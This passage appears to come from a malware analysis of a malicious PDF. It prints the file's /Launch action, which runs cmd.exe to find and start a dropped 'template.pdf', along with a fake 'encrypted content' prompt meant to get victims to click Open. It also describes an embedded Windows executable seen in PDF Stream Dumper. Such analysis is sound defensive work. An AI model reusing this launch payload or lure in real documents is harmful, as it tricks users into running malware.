<</S/Launch/Type/Action/Win<</F(cmd.exe)/D(c:\\windows\\\\system32)/P(/Q /C %HOMEDRIVE%&cd %HOMEPATH%&(if exist "Desktop\\\\template.pdf" (cd "Desktop"))&(if exist "My Documents\\\\template.pdf" (cd "My Documents"))&(if exist "Documents\\\\template.pdf" (cd "Documents"))&(if exist "Escritorio\\\\template.pdf" (cd "Escritorio"))&(if exist "Mis Documentos\\\\template.pdf" (cd "Mis Documentos")))(if exist "template.pdf" (cd "template"))&(if exist "Escritorio\\\\template.pdf" (cd "Escritorio"))&(if exist "Mis Documentos\\\\template.pdf" (cd "Mis Documentos")))(start template.pdf)r\\r\\r\\r\\r\\rTo view the encrypted content please tick the "Do not show this message again" box and press Open.)>>>

obj 1 0
Type: /Catalog
Referencing: 2 0 R, 5 0 R, 9 0 R

<<

```

In the pdf launch the message “**To view the encrypted content please tick the “Do not show this message again” box and press Open**” will be display with launch pop up.

The screenshot shows the PDF Stream Dumper - JS UI interface. The main window displays shellcode in hex and ASCII formats. A message in the ASCII pane reads: 'í!, SOHLÍ!This program cannot be run in DOS mode.' Below the main window, a status bar shows: 'THIS RUNS SCRIPTS LIVE -- NO SANDBOX -- (also watch for Adobe specific objects) Double click a word to highlight all instances of it'. At the bottom, a message box displays: 'Time: 10/3/2022 9:49:04 PM', 'Error: Invalid character', 'Line: 1', 'Source: MZ .@...@...ÿ...,.....@.....è...@..', and 'í!,@Lí!This program cannot be run in DOS mode.'

In the shell code, the message “**This program cannot be run in DOS mode**”.